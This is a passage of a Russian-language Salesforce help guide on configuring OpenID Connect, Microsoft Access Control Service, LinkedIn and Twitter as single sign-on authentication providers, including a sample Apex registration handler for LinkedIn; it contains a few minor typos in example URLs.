URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на узел поставщика проверки подлинности, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

СМ. ТАКЖЕ:

- Использование параметров запроса в URL-адресах конфигурации клиента
- Внешние поставщики проверки подлинности

Настройка поставщика проверки подлинности OpenID Connect

Система позволяет использовать любое стороннее веб-приложение, реализующее протокол OpenID Connect на стороне сервера (например, Amazon, Google и PayPal), в качестве поставщика проверки подлинности.

Чтобы настроить поставщика проверки подлинности OpenID, выполните перечисленные ниже действия.

1. Зарегистрируйте приложение, выбрав систему Salesforce в качестве домена приложения.
2. Определите поставщика проверки подлинности OpenID Connect для организации Salesforce.
3. Обновите приложение для использования URL-адреса обратного вызова, сгенерированного Salesforce.
4. Протестируйте подключение.

Регистрация приложения OpenID Connect

Прежде чем настроить веб-приложение для организации Salesforce, рекомендуем его зарегистрировать посредством поставщика услуг. Порядок регистрации определяется используемым поставщиком услуг. Например, чтобы зарегистрировать приложение Google, рекомендуем создать код клиента OAuth 2.0.

1. Зарегистрируйте приложение на веб-сайте поставщика услуг.
2. Измените параметры приложения и задайте домену приложения (или полю «URL-адрес начальной страницы») значение Salesforce.
3. В документации поставщика найдите код клиента, секрет клиента, URL-адрес конечной точки авторизации, URL-конечной точки маркера и URL-адрес конечной точки сведений о пользователе. Ниже перечислены некоторые типичные поставщики услуг OpenID Connect.
   - Amazon
   - Google
   - PayPal

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Определение поставщика OpenID Connect для организации Salesforce

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите **OpenID Connect** в качестве типа поставщика.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikOpenIDConnect», то URL-адрес единой регистрации выглядит следующим образом: `https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikOpenIDConnect`.
6. Введите код клиента в поле «Ключ пользователя».
7. Введите секрет клиента в поле «Секрет пользователя».
8. Введите основной URL-адрес в поле «URL-адрес конечной точки авторизации».

   Совет: При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Чтобы предложить пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления необходим параметр `approval_prompt`.

9. Введите URL-адрес конечной точки маркера, полученный от поставщика.
10. При необходимости заполните перечисленные ниже поля.
    a. Поле «URL-адрес конечной точки сведений о пользователе», значение которого должно быть предоставлено поставщиком.
    b. Поле «Отправитель маркера», значение которого должно определять источник маркера проверки подлинности в следующем формате: «`https:` URL-адрес». При наличии данного значения поставщик должен добавить значение `id_token` в ответ на запрос маркера. Значение `id_token` не требуется для процесса проверки подлинности маркера обновления (но при необходимости будет проверено системой Salesforce).
    c. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика. Подробную информацию см. в документации разработчика OpenID Connect.

       Дополнительную информацию см. в разделе «Использование параметра Scope».

11. По желанию, чтобы отправить маркер в заголовке, установите флажок **«Отправить маркер доступа в заголовке»**.
12. При необходимости заполните перечисленные ниже поля.
    a. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
    b. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).

c. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

   Прим.: Класс средства обработки регистрации необходим Salesforce для формирования URL-адреса инициализации единой регистрации.

d. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.

e. Чтобы использовать портал с поставщиком, выберите нужный портал из раскрывающегося списка «Портал».

f. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

   Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

13. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex`Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- Тестовый URL-адрес инициализации. Позволяет администраторам Salesforce проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- URL-адрес инициализации единой регистрации. Применяется для выполнения единой регистрации в Salesforce из стороннего приложения с использованием учетных данных стороннего приложения. Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth». Позволяет получать маркеры доступа OAuth для стороннего приложения. Пользователи, чтобы получить маркер, должны авторизоваться с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Обновление приложения OpenID Connect

Задав поставщика проверки подлинности в организации Salesforce, вернитесь на ресурс поставщика и обновите URL-адрес обратного вызова своего приложения. В приложениях Google URL-адрес обратного вызова называется «Авторизованный URI перенаправления». В PayPal он называется «URL-адрес возврата».

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит в службу поставщика, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

Настройка поставщика проверки подлинности Microsoft® Access Control Service

Система позволяет использовать службу Microsoft Access Control Service в качестве поставщика проверки подлинности посредством протокола OAuth. Как правило, авторизация выполняется службой Microsoft Office 365 (например, SharePoint® Online).

Система Salesforce позволяет службе Microsoft Access Control Service проверять подлинность только посредством приложения OAuth. Проверка подлинности посредством единой регистрации от поставщика проверки подлинности Microsoft не поддерживается.

Чтобы настроить поставщика проверки подлинности Microsoft Access Control Service, выполните перечисленные ниже действия.

1. Определите поставщика проверки подлинности Microsoft Access Control Service для организации Salesforce.
2. Зарегистрируйте приложение в Microsoft, выбрав систему Salesforce в качестве домена приложения.
3. Чтобы использовать ключ пользователя и секрет пользователя, созданные при регистрации приложения в Microsoft, измените сведения о поставщике проверки подлинности Microsoft Access Control Service в системе Salesforce.
4. Протестируйте подключение.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Определите поставщика проверки подлинности Microsoft Access Control Service для организации Salesforce.

Прежде чем зарегистрировать приложение в SharePoint Online или Microsoft Seller Dashboard, необходимо получить URL-адрес обратного вызова, который будет перенаправлять авторизованного пользователя в систему Salesforce.

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Microsoft Access Control Service в качестве типа поставщика.
4. Введите имя поставщика.
5. Введите индекс URL-адреса, который используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikMicrosoftACS», то URL-адрес обратного вызова выглядит следующим образом:

   ```
   https://login.salesforce.com/services/authcallback/00Dx00000000001/MyMicrosoftACSProvider
   ```

6. Введите значение структурного нуля в поле ключа клиента. Это значение необходимо будет изменить после регистрации приложения в Microsoft.
7. Введите значение структурного нуля в поле секрета пользователя. Это значение необходимо будет изменить после регистрации приложения в Microsoft.
8. Введите основной URL-адрес в поле «URL-адрес конечной точки авторизации». Например, при использовании SharePoint Online значение должно выглядеть следующим образом:

   ```
   https://<sharepoint online host name>/_layouts/15/OAuthAuthorize.aspx
   ```

9. Заполните поле «URL-адрес конечной точки маркера». Значение должно выглядеть следующим образом:

   ```
   https://accounts.accesscontrol.windows.net/<tenant>/tokens/OAuth/2?resource=<sender ID>/<sharepoint online host name>@<tenant>
   ```

   - <клиент> заменяется именем клиента Office 365, заканчивающимся элементом `.onmicrosoft.com`, или соответствующим глобальным уникальным идентификатором клиента.
   - <код_отправителя> заменяется идентификатором отправителя маркера. Например, SharePoint использует идентификатор `00000003-0000-0ff1-ce00-000000000000`.

10. При необходимости заполните перечисленные ниже поля.

    - Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. Дополнительную информацию об использовании параметров области в SharePoint Online см. по ссылке http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope. Дополнительную информацию об использовании параметров области в системе Salesforce см. в разделе «Использование параметра Scope».
    - Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
    - Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности через процесс единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
    - Чтобы использовать портал с поставщиком, выберите нужный портал из раскрывающегося списка «Портал». При наличии настроенного портала данный параметр может переадресовывать запрос на вход на страницу входа портала. В противном случае, оставьте значение «Нет».
    - Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

      Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

11. Нажмите кнопку **«Сохранить»**.

Запомните сформированное значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе `ApexAuth.AuthToken`.

Некоторые URL-адреса конфигурации клиента формируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет администраторам проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.

- URL-адрес инициализации только приложения OAuth. Позволяет получать маркеры доступа OAuth для стороннего приложения. Чтобы получить маркер, пользователи должны пройти проверку подлинности с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Регистрация приложения в Microsoft

Прежде чем настроить приложение для организации Salesforce, рекомендуется получить удостоверение приложения любым способом, предоставленным корпорацией Microsoft. Дополнительную информацию о регистрации приложения для SharePoint см. на странице «Руководство по регистрации приложений для SharePoint 2013».

1. Зарегистрируйте приложение с использованием любого способа, предоставленного корпорацией Microsoft.
2. Измените параметры приложения и назначьте URI перенаправления полю «URL-адрес обратного вызова» поставщика проверки подлинности.
3. Запишите код клиента и секрет клиента.
4. Нажмите кнопку **«Сохранить»**.

Редактирование сведений о поставщике проверки подлинности Microsoft Access Control Service

После регистрации приложения вернитесь на страницу сведений о поставщике проверки подлинности Microsoft Access Control Service и обновите поля «Ключ пользователя» и «Секрет пользователя» значениями, предоставленными корпорацией Microsoft.

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного поставщика проверки подлинности Microsoft Access Control Service.
3. Введите код клиента Microsoft в поле «Ключ пользователя».
4. Введите секрет клиента Microsoft в поле «Секрет пользователя».

Протестируйте подключение.

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Microsoft, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

Настройка поставщика проверки подлинности LinkedIn

Настройте поставщика проверки подлинности LinkedIn, чтобы ваши пользователи могли входить в систему Salesforce с помощью своих учетных данных LinkedIn.

Чтобы настроить LinkedIn в качестве поставщика проверки подлинности, выполните перечисленные ниже действия.

1. Определите области (сведения о пользователях), которые должны извлекаться из LinkedIn.
2. Настройте приложение LinkedIn.
3. Определите поставщика LinkedIn для организации Salesforce и установите средство обработки регистрации.
4. Измените средство обработки регистрации.
5. Обновите приложение LinkedIn для использования URL-адреса обратного вызова, созданного системой Salesforce, в качестве записи в параметре LinkedIn «URL-адреса переадресации OAuth 2.0».
6. Протестируйте подключение единой регистрации.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Решите, какие области (параметры пользователей) получить в LinkedIn

Области определяют сведения о пользователе, которые должны извлекаться из LinkedIn во время процесса авторизации. Система позволяет запрашивать основные сведения (например, имя пользователя и URL-адрес фотографии) или более подробные сведения (например, адрес, номер телефона и список контактов). Пользователь подтверждает обмен информацией до ее получения.

При настройке LinkedIn в качестве поставщика проверки подлинности области могут быть заданы посредством: параметров приложения LinkedIn, параметров поставщика проверки подлинности Salesforce или запроса для конечной точки сведений о пользователе LinkedIn. Воспользуйтесь рекомендациями ниже.

- Пропустите значение области в параметрах LinkedIn и Salesforce. По умолчанию используется значение r_basicprofile, предоставляющее только самые основные сведения о пользователе, указанные в LinkedIn.
- Система Salesforce требует наличия адреса эл. почты для пользователей.
- Чтобы просмотреть список поддерживаемых значений и их смысл, воспользуйтесь данной документацией. Дополнительную информацию об отправке запросов см. на данной странице.
- Значение поля «Стандартные области», заданное в параметрах поставщика проверки подлинности Salesforce, переопределяет значение, заданное в параметрах приложения LinkedIn.
- Разделите значения областей в параметрах приложения LinkedIn или параметрах поставщика проверки подлинности Salesforce посредством пробела (например, `r_basicprofile r_emailaddress`).
- При использовании селекторов поля LinkedIn с URL-адресом разделите значения посредством запятой (например, `https://api.linkedin.com/v1/people/~:(код,формированное-имя,личное-имя,фамилия,общедоступный-url-адрес-профиля,адрес-эл.-почты)`.

Настройте приложение LinkedIn

Прежде чем настроить LinkedIn для организации Salesforce, рекомендуем настроить приложение в LinkedIn.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce использование собственного стандартного приложения. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Выполните вход в учетную запись разработчика на веб-сайте LinkedIn.
2. Щелкните имя пользователя вверху страницы и выберите пункт **«Ключи API»**.
3. Щелкните ссылку **«Добавить новое приложение»**.
4. Введите параметры приложения.
5. Запишите ключ API и секретный ключ. Они вам потребуются позднее для создания поставщика LinkedIn в организации Salesforce.
6. При необходимости введите поддерживаемое значение области LinkedIn или несколько значений, разделенных посредством пробела.

   Дополнительную информацию об использовании областей в LinkedIn см. в подразделе «Определение областей (сведений о пользователях), которые должны извлекаться из LinkedIn».

Определение поставщика LinkedIn для организации Salesforce

Значения ключа API секретного ключа из приложения LinkedIn требуются для настройки поставщика LinkedIn в организации Salesforce.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce управлять значениями для вас. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите LinkedIn в качестве типа поставщика.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikLinkedIn», то URL-адрес единой регистрации выглядит следующим образом:

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MoiPostavshikLinkedIn.
   ```

6. Введите ключ API LinkedIn в поле «Ключ пользователя».
7. Введите секретный ключ приложения LinkedIn в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
   a. Поле «URL-адрес конечной точки авторизации», предназначенное для ввода основного URL-адреса авторизации от LinkedIn. Например, `https://www.linkedin.com/uas/oauth2/authorization/auth`. URL-адрес должен начинаться с компонента *`https://www.linkedin.com/uas/oauth2/authorization`*.

      Совет: При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от LinkedIn для автономного доступа, введите URL-адрес `https://accounts.linkedin.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Чтобы предложить пользователю принимать действие обновления, благодаря чему LinkedIn сможет отправлять последующие маркеры обновления необходим параметр `approval_prompt`.

b. Поле «URL-адрес конечной точки маркера», предназначенное для ввода URL-адреса маркера OAuth от LinkedIn. Например, `https://www.linked.com/uas/oauth2/accessToken/token`. URL-адрес должен начинаться с компонента *`https://www.linkedin.com/uas/oauth2/accessToken`*.

c. Поле «URL-адрес конечной точки сведений о пользователе» для изменения значений, запрошенных интерфейсом API профиля LinkedIn. Дополнительную информацию см. на странице https://developer.linkedin.com/documents/profile-fields. URL-адрес должен начинаться с компонента *`https://api.linkedin.com/v1/people/~`*, а запрошенные поля должны соответствовать запрошенным областям.

d. Поле «Стандартные области», предназначенное для ввода поддерживаемого значения или нескольких значений, разделенных посредством пробела, которые соответствуют информации, извлеченной из LinkedIn. Дополнительную информацию см. в подразделе «Определение областей (сведений о пользователях), которые должны извлекаться из LinkedIn».

e. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.

f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).

g. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

> Прим.: Класс средства обработки регистрации необходим Salesforce для формирования URL-адреса инициализации единой регистрации.

h. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.

i. Чтобы использовать портал для пользователей LinkedIn, выберите нужный портал в раскрывающемся списке «Портал».

9. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

10. Нажмите кнопку **«Сохранить»**.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет администраторам проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.

- «URL-адрес инициализации единой регистрации». Применяется для выполнения единой регистрации в Salesforce из стороннего приложения (с использованием учетных данных стороннего приложения). Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth». Позволяет получать маркеры доступа OAuth для стороннего приложения. Пользователи, чтобы получить маркер, должны авторизоваться с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Редактирование средства обработки регистрации

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Измените автоматически созданное средство обработки регистрации Apex (или текущее средство обработки регистрации) для соотнесения полей между LinkedIn и Salesforce.

   Прим.: Стандартный запрос профиля для LinkedIn извлекает только следующие поля: имя, фамилия, заголовок, URL-адрес профиля. Стандартное средство обработки регистрации требует наличия адреса эл. почты. Удалите данное требование из средства обработки регистрации или измените нужные области в действии «Определение областей (сведений о пользователях), которые должны извлекаться из LinkedIn» для добавления адреса эл. почты и любых других нужных полей.

   Вот пример средства обработки регистрации Apex, предназначенный специально для приложения LinkedIn, используемого в качества поставщика проверки подлинности. Это средство обработки регистрации предполагает, что в число требуемых областей входят r_basicprofile и r_emailaddress. Кроме того, оно предполагает, что пользователи входят на клиентский портал.

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
            Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
            Contact c = new Contact();
            c.accountId = a.Id;
            c.email = data.email;
            c.firstName = data.firstName;
            c.lastName = data.lastName;
            insert(c);
```

```
            //TODO: Customize the username and profile. Also check that the username
            //doesn't already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less.
            User u = new User();
           Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];

            u.username = data.firstName + '@sfdc.linkedin.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            u.contactId = c.Id;
            return u;
        } else {
            //This is not a community, so create a regular standard user
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
            //TODO: Customize the username. Also check that the username doesn't
            //already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less
            u.username = data.firstName + '@salesforce.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            return u;
        }
    }
    //Updates the user's first and last name
    global void updateUser(Id userId, Id portalId, Auth.UserData data) {
        User u = new User(id = userId);
        u.lastName = data.lastName;
        u.firstName = data.firstName;
        update(u);
```

```
    }
}
```

Дополнительную информацию и примеры см. в документации к интерфейсу RegistrationHandler.

Обновление приложения LinkedIn

После определения поставщика проверки подлинности LinkedIn в своей организации Salesforce, вернитесь в LinkedIn. Задайте в своим приложении сформированный Salesforce URL-адрес обратного вызова в качестве значения «`URL-адреса переадресации OAuth 2.0`» LinkedIn.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел LinkedIn, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

Настройка поставщика проверки подлинности Twitter

Настройте Twitter в качества поставщика проверки подлинности, чтобы ваши пользователи могли входить в систему Salesforce из своей учетной записи Twitter.

Чтобы настроить Twitter в качестве поставщика проверки подлинности, выполните перечисленные ниже действия.

1. Настройте приложение Twitter.
2. Определите поставщика Twitter для организации Salesforce и установите средство обработки регистрации.
3. Измените средство обработки регистрации.
4. Обновите приложение Twitter для использования URL-адреса обратного вызова, созданного системой Salesforce, в качестве записи в параметрах приложения Twitter.
5. Протестируйте подключение единой регистрации.

Настройте приложение Twitter

Прежде чем настроить Twitter для организации Salesforce, рекомендуем настроить приложение в Twitter.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce использование собственного стандартного приложения. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Выполните вход в учетную запись разработчика на веб-сайте Twitter.
2. Щелкните значок пользователя вверху страницы и выберите пункт **«Мои приложения»** (или откройте веб-узел apps.twitter.com).
3. Нажмите кнопку **«Создать приложение»**.
4. Введите параметры приложения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Управление поставщиками проверки подлинности

5. Запишите ключ и секрет API, показанные в разделе ключей API. Они вам потребуются позднее для создания поставщика Twitter в организации Salesforce.

Определение поставщика Twitter для организации Salesforce

Ключ API и секрет API из приложения Twitter требуются для настройки поставщика Twitter в организации Salesforce.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce управлять значениями для вас. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Twitter в качестве типа поставщика.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikTwitter», то URL-адрес единой регистрации выглядит следующим образом:

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MoiPostavshikTwitter.
   ```

6. Введите ключ API из Twitter в поле «Ключ пользователя».
7. Введите секрет API из Twitter в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
   a. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
